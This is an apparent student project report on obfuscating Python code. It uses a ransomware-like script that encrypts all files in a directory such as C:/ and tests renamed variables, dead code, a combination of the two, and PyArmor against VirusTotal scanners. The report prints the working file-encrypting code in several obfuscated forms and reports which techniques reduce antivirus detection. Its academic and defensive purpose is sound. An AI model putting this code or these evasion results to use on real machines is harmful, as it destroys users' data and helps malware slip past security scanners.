Python source code obfuscation

Documentation

Bc. Adrián Ondov

November 2022

Contents

1 Assignment

Data obfuscation can pose a serious problem when trying to secure the user's devices against malware. Even though modern anti-malware programs are slowly being adjusted to detect such hiding methods, some new obfuscation methods are difficult to uncover. End devices could therefore become infected with malware without knowing it. Regardless of its malicious use, the best defense against these attacks is to know how to identify if they are present and possibly mitigate them. The goal of the first part of this assignment is to analyze existing methods of source code obfuscation used in Python code (e.g. PyArmor). After analysis, **at least three methods** should be implemented into a simple Python script, with the addition of documenting all of the changes that were made to code after the obfuscation process (e.g. how it changed visually or logically). The second part should be focused on testing the introduced methods of source code obfuscation against the existing static/dynamic code analysis tools (e.g. VirusTotal). The functionality of used techniques should also be properly described. The whole process should be properly documented to find out the effectiveness of chosen source code obfuscation methods and to see if the applied countermeasures will be successful in detecting them.

Goals of the project consist of several points:

- Analyze existing methods of source code obfuscation.
- Write a simple program in Python and use it to implement at least three methods described in the analysis.
- Test the obfuscation methods against the existing static/dynamic code analysis tool (e.g. VirusTotal).
- Specify the effectiveness of used obfuscation methods.
- Present the theoretical, as well as the practical findings discovered during the creative process.

The output of this assignment should be a document, where each goal from the section above will be described. It should be divided into theoretical and practical parts. Additionally, a Python script created as a sample for obfuscation should be submitted as well. In the practical part, a graphical representation of results should be present as much as possible. The assumed length of the document should be approximately 7-10 pages (images not included).

2 Source code obfuscation

The concept of obfuscation is known for many years, especially in IT security. It can be used for many purposes, including the potential of its malicious use to conceal a piece of malware from any implemented security measures or its use as an example in the educational process. In other words, the possible scenarios of using obfuscation indicate, that the whole concept includes many different subsections. One of them is covered in this project - **the source code obfuscation**.

To understand the meaning of this obfuscation method, I would like to include a simple explanation from the Embroker web page [1]:

To obfuscate source code is the process of deliberately complicating code in ways that make it difficult or impossible for humans to understand, all without impacting the program's output.

The source code obfuscation, therefore, works with the actual visual and/or logical representation of the source code, while maintaining the desired outcome. This project focuses on this area and its direct implications on the **Python programming language**. In the following sections, the project introduces the existing methods of Python source code obfuscation, with the addition of implementing them on a potentially malicious code. To test the effectiveness of the presented methods, the existing prevention method is tested against the obfuscated code.

3 Malicious code sample

To test the effectiveness of the obfuscation methods, I have created a small Python script, which is supposed to represent the potentially malicious code. This script was obfuscated in an attempt to bypass the security measures. The program simulates ransomware-like malware, utilizing encryption of user files to make them inaccessible. Implementing such a malware sample came from **NetworkChuck**, a YouTuber, who creates a lot of applicable IT security content. The majority of the source code is therefore credited to his work [2]. My final interpretation of the source code looks as follows:

```
from cryptography.fernet import Fernet
import os

files = []
skip_files = ["main.py", "encrypt.key"]

os.chdir("<path-to-dir>")

def encryption():
    for file in os.listdir():
        if file in skip_files:
            continue
        if os.path.isfile(file):
            files.append(file)

    key = Fernet.generate_key()

    with open("encrypt.key", "wb") as main_key:
        main_key.write(key)

    for file in files:
        if file in skip_files:
            continue
        with open(file, "rb") as encr_file:
            content = encr_file.read()
        encrypted = Fernet(key).encrypt(content)
        with open(file, "wb") as encr_file:
            encr_file.write(encrypted)


def decryption():
    secret = "P455w0rd123!"
    user_input = input("Secret phrase to decrypt your files: ")

    with open("encrypt.key", "rb") as main_key:
        decr_key = main_key.read()
```

```
37
38      if user_input == secret:
39          for file in os.listdir():
40              if file in skip_files or not os.path.isfile(file):
41                  continue
42              with open(file, "rb") as curr_file:
43                  content = curr_file.read()
44              decrypted = Fernet(decr_key).decrypt(content)
45              with open(file, "wb") as curr_file:
46                  curr_file.write(decrypted)
47
48          os.remove("./encrypt.key")
49
50  def main():
51      option = int(input("1. encrypt\n2. decrypt\nOption: "))
52
53      if option == 1:
54          encryption()
55      else:
56          decryption()
57
58  main()
```

The source code above uses **Fernet** to encrypt the data in the files. To ensure that decryption is possible, the program creates a key, which is then used to manipulate the data. Additionally, the program only encrypts files present in the current directory, it does not support the recursive search for files to encrypt. The same applies to the decryption process. To vaguely simulate the actual ransomware attack, for the user to decrypt files, a password is required.

Of course, the code above represents the aggregated form of ransomware sample (including the encryption and decryption functions). In the testing phase, only the encryption part was used in a separate python script, since this is the main source of malicious activity.

4 Obfuscation process

Obfuscation methods described in this project can be divided into two main areas:

1. **Manual obfuscation techniques** - a user is required to interact with the actual source code to obscure it
2. **Automated obfuscation techniques** - existing tools are used without any prior interaction with the source code

Both of these methods have their pros and cons, which will be documented in their corresponding sections. It is important to notice that these methods work only with the visual part of the source code. They don't alter any logical functionalities of the program. According to this fact, the question of usability is raised. The answer is rather simple - they help surpass the **code analysis methods** (e.g. static code analysis [3]). It is also useful in both security teams - **the red team** can use it to support the efforts of avoiding any malware detection methods, which are based on code analysis, while **the blue team** can use it to obscure any specific script and make it nearly unreadable for the attacker. In the following sections, some of these methods will be described and tested to support my previous claims.

4.1 Manual obfuscation methods

There are several methods, which require a user to interact with the source code to obfuscate it. This section introduces only some of these methods, particularly the ones that seem to be the most effective.

4.1.1 Random naming conventions

In Python, there is a great emphasis on using **formatting** and **naming conventions**, since the whole language does not rely on using brackets, or using explicit data types. It uses line offset to specify blocks of code and automatic data type determination to set variables to their intended type. Changing some of these conventions may disrupt the basic interpretation of the source code. This can be easily applied to changing the **naming conventions**, which already makes the code harder to read [4]. Let's analyze the example:

```
for file in files:
    if file in skip_files:
        continue
    with open(file, "rb") as encr_file:
        content = encr_file.read()
    encrypted = Fernet(key).encrypt(content)
    with open(file, "wb") as encr_file:
        encr_file.write(encrypted)
```

Figure 1: Original source code of a function

```
for nfkSMQpy in BsGQhshchbsva:
    if nfkSMQpy in PoWKSlnbsbQhgs:
        continue
    with open(nfkSMQpy, "rb") as PsLLQshfzuSz:
        ksHQgSbAnW = PsLLQshfzuSz.read()
    MnAgWQttSzQ = Fernet(key).encrypt(ksHQgSbAnW)
    with open(nfkSMQpy, "wb") as PsLLQshfzuSz:
        PsLLQshfzuSz.write(MnAgWQttSzQ)
```

Figure 2: Obfuscated source code of a function

It is visible, that this method can at least confuse the reviewer of the source code, and it possibly requires some automatized solution to comprehend the functionality of this block of code. Of course, this demonstrates the obfuscation process only vaguely, but it can be at least the bare minimum to make it harder to read the source code. Additionally, there are several more methods of altering the Python coding conventions, including **string manipulation**, or **number manipulation** (as suggested in [4]).

4.1.2 Expression rewriting

There are some specific general conventions of writing a program code to make it understandable for every programmer, who will be reviewing the code. Good practices include separating functions from one another, defining variables at the beginning of the function, etc. Tampering with these conventions can make the code considerably harder to read, especially when using **lambda expressions**.

Transforming the source code to a lambda expression can create a long one-

liner, which is extremely difficult for a human to understand. In order to create such an expression, it is possible to manually rewrite the code, however it is not recommended, since it would take a lot of time and the possibility of making a mistake is very high. On the other hand, there are tools, that create such an expression from an existing source code automatically, for example, the **onelinerizer** tool, which is available in the online version [5].

```python
from cryptography.fernet import Fernet
import os

files = []
skip_files = ["main.py", "encrypt.key"]

os.chdir("<path-to-dir>")

for file in os.listdir():
        if file in skip_files:
            continue
        if os.path.isfile(file):
            files.append(file)

key = Fernet.generate_key()
```

Figure 3: Original source code

```
(lambda __y, __g: (lambda __mod: [[[[(os.chdir('<path-to-dir>'), (lambda
↪  __sentinel, __after, __items: __y(lambda __this: lambda: (lambda __i: (lambda
↪  __continue: [(lambda __after: __continue() if (file in skip_files) else
↪  __after())(lambda: (lambda __after: (files.append(file), __after())[1] if
↪  os.path.isfile(file) else __after())(lambda: __this())) for __g['file'] in
↪  [(__i)]][0])(__this) if __i is not __sentinel else __after())(next(__items,
↪  __sentinel)))())([], lambda: [None for __g['key'] in
↪  [(Fernet.generate_key())]][0], iter(os.listdir()))[1] for __g['skip_files']
↪  in [(['main.py', 'encrypt.key'])]][0] for __g['files'] in [([])]][0] for
↪  __g['os'] in [(__import__('os', __g, __g))]][0] for __g['Fernet'] in
↪  [(__mod.Fernet)]][0])(__import__('cryptography.fernet', __g, __g,
↪  ('Fernet',), 0)))((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))),
↪  globals())
```

Figure 4: Rewritten source code using onelinerizer [5]

In the example above (see figure 3 and figure 4), we can assume that the converted code is more complicated to understand. This method is considered to be more effective, as opposed to other manual obfuscation methods (e.g. methods in section 4.1.1).

On the other hand, there are some limitations to this method, mainly regarding existing Python functions. There is a problem converting functions such as **"with"**, or **"yield"**, which can reduce the method's usability. Since the malware sample code in this project uses the "with" function, it is not possible to test this method as planned.

4.1.3 Using dead code

The concept of dead code consists of writing any generic blocks of code which do not have any contribution to the functionality of the program. It is possible to write a dead code nearly everywhere in the source code, ultimately creating some sort of decoys, analysis of which is only a waste of time [4]. Let's look at the example:

```
for file in files:
    if file in skip_files:
        continue
    with open(file, "rb") as encr_file:
        content = encr_file.read()
    encrypted = Fernet(key).encrypt(content)
    with open(file, "wb") as encr_file:
        encr_file.write(encrypted)
```

Figure 5: Source code without the dead code



Figure 6: Source code with the dead code included

In the example above (see figure 5 and figure 6), several lines of code don't have any meaning to the actual program functionality. It does not alter any data and the final program result is not affected by the result of the dead code. The example only includes a very vague interpretation of the dead code, but it is not difficult to imagine how big can these blocks of dead code be and how they can effectively blur the line between what is a valid code and what is only a decoy. Additionally, combining this method with the previous manual methods can lead to a very effective visual obfuscation of the source code.

However, this method is considered to be a "double-edged sword", since it can confuse the attacker, but also the programmer who obfuscated the code. It is therefore recommended to have a system when using the manual obfuscation methods, so a programmer can extract the actual source code easily (de-obfuscate it).

4.2 Automated obfuscation techniques

Automating processes is a crucial part of IT security. It saves time and is seemingly more reliable. Obfuscation also makes use of automating its processes through the existing source code obfuscation tools. One of these tools - **PyArmor** (see section 4.2.1) - will be described in detail and it will also be used in the testing phase. Many other tools originate from GitHub, where different programmers created their custom scripts to obfuscate Python source code, so their reliability and usability may be questionable to some extent.

4.2.1 PyArmor

PyArmor is one of the obfuscation tools used for automating the obfuscation process. It is not limited only to obfuscation, since it also supports [6]:

- Obfuscating code object to protect constants and literal strings.
- Obfuscating co_code of each function (code object) in runtime.
- Clearing f_locals of the frame as soon as the code object completed execution.
- Verifying the license file of obfuscated scripts while running it.

It is possible to install this tool using **pip**, so the PyArmor implementation is very easy. Applying its functions to obfuscate any Python script is just a matter of calling the "pyarmor" command with the parameter "**obfuscate**", followed by the name of the .py file. After that, a new file with obfuscated code is created (with the addition of some other secondary files).

```
C:/Users/John/Desktop/> pyarmor obfuscate sample.py
```

What makes it different from previous obfuscation methods is the fact that it works with specific bytes of the source code. The whole process consists of several steps, which can be reviewed directly in the PyArmor documentation [7]. To illustrate the PyArmor output, let's review the example:

```python
import sys
import os
import subprocess

subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'cryptography'])

from cryptography.fernet import Fernet

files = []
skip_files = ["encrypt.py", "encrypt.key"]

os.chdir("C:/")

for file in os.listdir():
    if file in skip_files:
        continue
    if os.path.isfile(file):
        files.append(file)

key = Fernet.generate_key()

with open("encrypt.key", "wb") as main_key:
    main_key.write(key)

for file in files:
    if file in skip_files:
        continue
    with open(file, "rb") as encr_file:
        content = encr_file.read()
    encrypted = Fernet(key).encrypt(content)
    with open(file, "wb") as encr_file:
        encr_file.write(encrypted)
```

Figure 7: Original source code

```
from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__,
↪  b'\x50\x59\x41\x52\x4d\x4f\x52\x00\x00\x03\x0a\x00\x6f ..., 2)
```

Figure 8: Obfuscated source code using PyArmor (shortened for readability)

5 Testing the obfuscation methods

Four of the methods above were implemented and tested on the sample source code. These methods include:

- **Random naming conventions**
- **Using dead code**
- **Combining dead code and random naming conventions**
- **Using PyArmor**

To check the effectiveness of the chosen obfuscation methods, obscured codes were analyzed by **VirusTotal**, specifically by its **static code analysis** tool.

This tool reviews the source code and compares it to the existing signatures to detect any malicious activities. The precision of this analysis is achieved by comparing the signatures against several detection software solutions. For each of the following testing scenarios, the source code in figure 9 was used.

```python
import os
import sys
import subprocess

subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'cryptography'])

from cryptography.fernet import Fernet

files = []
skip_files = ["encrypt.exe", "encrypt.py", "encrypt.key"]

os.chdir("C:/")

for file in os.listdir():
        if file in skip_files:
            continue
        if os.path.isfile(file):
            files.append(file)

key = Fernet.generate_key()

with open("encrypt.key", "wb") as main_key:
    main_key.write(key)

for file in files:
    if file in skip_files:
        continue
    with open(file, "rb") as encr_file:
        content = encr_file.read()
    encrypted = Fernet(key).encrypt(content)
    with open(file, "wb") as encr_file:
        encr_file.write(encrypted)
```

Figure 9: Original malicious code

Firstly, the source code was scanned by VirusTotal to set the baseline. In order to see the actual scan results, the program needed to be compiled to the EXE file. This was achieved using the **pyinstaller** tool. Command to compile the .py file:

```
C:/Users/John/Desktop/> pyinstaller --onefile encrypt.py
```

When the EXE file was successfully created, everything was ready to start the initial scan. The results of this scan are as follows:

As visible in figure 10, several analysis tools detected the suspicious activity happening within the EXE file. Signatures like trojan, filecoder, or ransomware were potentially present. Thus the baseline was set and it was time to continue the testing scenarios.



Figure 10: Scan results of the original code

5.1 Method 1 - Random naming conventions

The function to encrypt files was manually altered to not follow the basic naming conventions. Names of the variables were rewritten to random strings to achieve the basic level of obfuscation. The results were as follows:

```
import os as HsHHBEnmSSb
import sys as nMnnSbbWhkSJKF
import subprocess as bANnmSgHHWZIUfoo

bANnmSgHHWZIUfoo.check_call([nMnnSbbWhkSJKF.executable, '-m', 'pip', 'install', 'cryptography'])

from cryptography.fernet import Fernet as AjkLShhEBmSDw

kSjQUuSifp = []
llPsjJShQHHSuOF = ["encrypt.exe", "encrypt.py", "encrypt.key"]

HsHHBEnmSSb.chdir("C:/")

for NmAnnSjKFW in HsHHBEnmSSb.listdir():
        if NmAnnSjKFW in llPsjJShQHHSuOF:
            continue
        if HsHHBEnmSSb.path.isfile(NmAnnSjKFW):
            kSjQUuSifp.append(NmAnnSjKFW)

dhsjaKwJhSUUqOIShf = AjkLShhEBmSDw.generate_key()

with open("encrypt.key", "wb") as bmAbnMWvhjgshW:
    bmAbnMWvhjgshW.write(dhsjaKwJhSUUqOIShf)

for LskKjAbSBNSFm in kSjQUuSifp:
    if LskKjAbSBNSFm in llPsjJShQHHSuOF:
        continue
    with open(LskKjAbSBNSFm, "rb") as MNAnSBbWzzfzsiW:
        nABvsgQQvasJH = MNAnSBbWzzfzsiW.read()
    lskqHszzaWbvxbA = AjkLShhEBmSDw(dhsjaKwJhSUUqOIShf).encrypt(nABvsgQQvasJH)
    with open(LskKjAbSBNSFm, "wb") as AWVvsggSvQnmsnsdf:
        AWVvsggSvQnmsnsdf.write(lskqHszzaWbvxbA)
```

Figure 11: Method 1 - Obfuscated source code



Figure 12: Method 1 - Scan results

As visible in figure 12, abandoning the naming conventions was able to get around only one of the analysis tools. This is, however, not sufficient enough to hide the malicious activity, therefore this method should not be used when encountering analysis software solutions. It is possible that this technique could confuse human programmers, but it would only be a matter of time until the programmer would find a way to "decrypt" the source code.

5.2 Method 2 - Using dead code

As described in section 4.1.3, using dead code makes the whole source code larger by adding useless commands. Adding the dead code to our original malicious code (see figure 9) resulted in the following script:

```python
import os
import sys
import subprocess

for i in range(0, 10):
    if i % 2 == 0:
        os.chdir(".")
        continue
    else:
        os.chdir("C:/")

security_check = False

if not security_check:
    try:
        check_source = os.path.isfile("test.file")
        if check_source:
            security_check = True
            print("File exists, security check OK")
    except:
        security_check = False
        print("File does not exist, security check FAILED")

subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'cryptography'])
subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'wheel'])
subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'idna'])

from cryptography.fernet import Fernet

files = []
safe_files = ["key_storage.py", "encryption_matrix.py"]
skip_files = ["encrypt.exe", "encrypt.py", "encrypt.key"]
reference_value = "a98def102bbc7a81320c"

os.chdir("C:/")

for file in os.listdir():
        if file in skip_files:
            continue
        if os.path.isfile(file):
            files.append(file)

key = Fernet.generate_key()

if key:
    print("Key successfully generated")

with open("encrypt.key", "wb") as main_key:
    main_key.write(key)
    print("Key written!")

for file in files:
    check = len(file)
    if file in skip_files:
        if len(skip_files)+check > -1:
            print("Secondary security check OK")
        else:
            check ^= 3
            print("Secondary security check FAILED!")
        continue
    elif file not in skip_files:
        with open(file, "rb") as encr_file:
            content = encr_file.read()
        encrypted = Fernet(key).encrypt(content)
        with open(file, "wb") as encr_file:
            encr_file.write(encrypted)
```

Figure 13: Method 2 - Obfuscated source code



Figure 14: Method 2 - Scan results

Figure 14 shows us that this method still doesn't yield any desired results, since it was able to deceive only one of the scanners, as opposed to the original malicious code. Even though the dead code concept was implemented, signatures of forced file encryption are still present via key generation, or file content enumeration. Hiding these signatures proved to be a difficult task using only basic source code obfuscation techniques.

5.3 Method 3 - Combining dead code with random naming conventions

Obfuscation in real-world scenarios does not include only one specific method of hiding the source code. In most cases, it consists of multiple methods to hide it and avoid being detected. This method combines the previous ones (see section 5.1 and section 5.2) to see if the static code analysis will be able to detect the malicious activity when several obfuscation techniques alter the source code. Let's look at the results:

```python
import os as JskLAkjSDiiW
import sys as HJSjKWbbSNnef
import subprocess as SJjWBbSnnmAbbWF

for sdahWhhAbbSF in range(0, 10):
    if sdahWhhAbbSF % 2 == 0:
        JskLAkjSDiiW.chdir(".")
        continue
    else:
        JskLAkjSDiiW.chdir("C:/")

SnmASnmnWDbnSFasfew = False

if not SnmASnmnWDbnSFasfew:
    try:
        FoPSPoEFJklF = JskLAkjSDiiW.path.isfile("test.file")
        if FoPSPoEFJklF:
            SnmASnmnWDbnSFasfew = True
            print("File exists, security check OK")
    except:
        SnmASnmnWDbnSFasfew = False
        print("File does not exist, security check FAILED")

SJjWBbSnnmAbbWF.check_call([HJSjKWbbSNnef.executable, '-m', 'pip', 'install', 'cryptography'])
SJjWBbSnnmAbbWF.check_call([HJSjKWbbSNnef.executable, '-m', 'pip', 'install', 'wheel'])
SJjWBbSnnmAbbWF.check_call([HJSjKWbbSNnef.executable, '-m', 'pip', 'install', 'idna'])

from cryptography.fernet import Fernet as NMENmEFNMWHjKXCHUoq

nnmANnmWDBbjQWFBJKf = []
nbbAWNnmChjKEVuioAE = ["key_storage.py", "encryption_matrix.py"]
zWZiFIoQWIPfIPSF = ["encrypt.exe", "encrypt.py", "encrypt.key"]
tfaTuWZiZVUI = "a98def102bbc7a81320c"

JskLAkjSDiiW.chdir("C:/")

for nMEZzQQWuIOFEA in JskLAkjSDiiW.listdir():
        if nMEZzQQWuIOFEA in zWZiFIoQWIPfIPSF:
            continue
        if JskLAkjSDiiW.path.isfile(nMEZzQQWuIOFEA):
            nnmANnmWDBbjQWFBJKf.append(nMEZzQQWuIOFEA)

aAWklWQHjkVE = NMENmEFNMWHjKXCHUoq.generate_key()

if aAWklWQHjkVE:
    print("Key successfully generated")

with open("encrypt.key", "wb") as SvBMAwaIOoiqF:
    SvBMAwaIOoiqF.write(aAWklWQHjkVE)
    print("Key written!")

for QghJASCGiQWFDUoi in nnmANnmWDBbjQWFBJKf:
    aDWqWDHukAEF = len(QghJASCGiQWFDUoi)
    if QghJASCGiQWFDUoi in zWZiFIoQWIPfIPSF:
        if len(zWZiFIoQWIPfIPSF)+aDWqWDHukAEF > -1:
            print("Secondary security check OK")
        else:
            aDWqWDHukAEF ^= 3
            print("Secondary security check FAILED!")
        continue
    elif QghJASCGiQWFDUoi not in zWZiFIoQWIPfIPSF:
        with open(QghJASCGiQWFDUoi, "rb") as QQSFjiOEFiopIPFW:
            bfsjkLAipQEFOpev = QQSFjiOEFiopIPFW.read()
        BANmbAVBEJKJHEKF = NMENmEFNMWHjKXCHUoq(aAWklWQHjkVE).encrypt(bfsjkLAipQEFOpev)
        with open(QghJASCGiQWFDUoi, "wb") as VEJkgEIPIWAF:
            VEJkgEIPIWAF.write(BANmbAVBEJKJHEKF)
```

Figure 15: Method 3 - Obfuscated source code



Figure 16: Method 3 - Scan results

Surprisingly, this combination of two obfuscation methods proved to be more effective when used together, rather than when used separately. Only eight scanners managed to detect malicious activity, which may not seem like a big change from the original source code scan, but it at least shows that combining several methods of obfuscation can lead to better prevention against detecting any activities that should be hidden. We can assume that if we were to use another obfuscation method and combine it with previous ones, results could be even better (fewer scanners would detect malicious activity).

5.4 Method 4 - Using PyArmor

In this section, we are moving from manual obfuscation methods to automated ones. One of the existing tools to obfuscate any Python source code is called **PyArmor**. The theoretical description can be found in the section 4.2.1. Implementing it was only a matter of downloading it (via **pip**) and running a simple command. The final script was too long to be shown in this document, so the preview is shortened. It looked as follows:

```
from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__, b'\x50\x59\x41\x52\x4d\x4f\x52 ...', 2)
```

Figure 17: Method 4 - Obfuscated source code (shortened)



Figure 18: Method 4 - Scan results

The expectations were that this would obfuscate the source code well enough to fully (or at least partially) avoid being detected, but the actual results show a different scenario. It seems to be less effective than the method in the previous section (section 5.3). It is not clear why this is the case, but the general assumption is that it was once again a consequence of using only one obfuscation method. Combining several automated tools could probably result differently, as it was demonstrated in section 5.3.

6 Conclusion

Obfuscating source code in any programming language can have several use cases, and hiding a malicious activity can be one of them. There are many ways to achieve this kind of code obscuring, some of them being easier to implement, while others require several steps and are generally difficult to use. This project aimed to introduce a few of the obfuscation methods, that can be implemented manually by altering the source code with the direct intervention of a programmer, or by using automated tools to transform the source code to a different format (e.g. byte string).

Description of these methods consisted of the theoretical explanation of their functionality, as well as their practical application. Nearly each of these methods was tested to point out their effectiveness and the difficulty of their application. The results of the testing phase concluded that the best way of using these obfuscation techniques is to combine them since when they were used separately, several detection mechanisms (scanned by VirusTotal) were able to find the malicious activity contained within the source code.

After reviewing the results of the testing phase, we can conclude that it is not recommended to use any of the methods described in this project since they were proven to not ensure the required level of defense against the static code analysis mechanisms. Combining them may be more useful, however, the risk of being exposed could still be high. On the other hand, the problem may not be the low effectiveness of these methods, but rather the effectiveness of the existing detection mechanisms, which are getting more sophisticated. After all, the obfuscation must be approached in both ways - from an attacking point of view (hiding a malicious code), but also from the defensive point of view (detecting the malicious activity).

Disclaimer

It is highly recommended to review the source code before running the script, and also to run the script via the command line, not by running the .exe file (it might not work). The encryption mechanism isn't currently set to any folder path, therefore it is important to change it to test its functionality. Even though there is a decryption function present in the repository, it is still dangerous to encrypt your files without any reason to do so. To change the path, which should be encrypted, search for the command "**os.chdir(<path>)**" (located at the top of the script) and change the path. When changing the path in the **PyArmor encryption script**, it is required to change the path in the original encryption.py file and then obfuscate it using a simple command described in section 4.2.1.

Also, it is important to run the decryption script from the folder, where the encrypt key is located, or it won't be able to decrypt any files.

Appendix A - GitHub Repository

The GitHub repository created for this project can be found on this link. In this repository, all of the Python files can be found, including the original script, which allows using a decryption function (the password is located in the source code).

Each method is divided into a separate folder, which includes the obfuscated encrypt.py file and its executable form. Executable files can be found on the path "**/EXE/dist/encrypt.exe**" (applies to each method folder). Executable files can be used only for the VirusTotal scanning purposes, since it does not work correctly when trying to run the encryption process.

References

[1] How (and why) to obfuscate source code. https://www.embroker.com/blog/how-to-obfuscate-source-code/. Accessed: 2022-10-23.

[2] Network Chuck. i created malware with python (it's scary easy!!). https://www.youtube.com/watch?v=UtMMjXOlRQc&t=709s. Accessed: 2022-10-24.

[3] Static code analysis. https://owasp.org/www-community/controls/Static_Code_Analysis. Accessed: 2022-11-09.

[4] Jeremy Grifski. How to obfuscate code in python: A thought experiment. https://therenegadecoder.com/code/how-to-obfuscate-code-in-python/. Accessed: 2022-11-09.

[5] Chelsea Voss. One-lined python. http://www.onelinerizer.com/. Accessed: 2022-11-10.

[6] Jondy. pyarmor. https://github.com/dashingsoft/pyarmor, 2022.

[7] Pyarmor. https://pyarmor.readthedocs.io/en/latest/how-to-do.html. Accessed: 2022-11-10.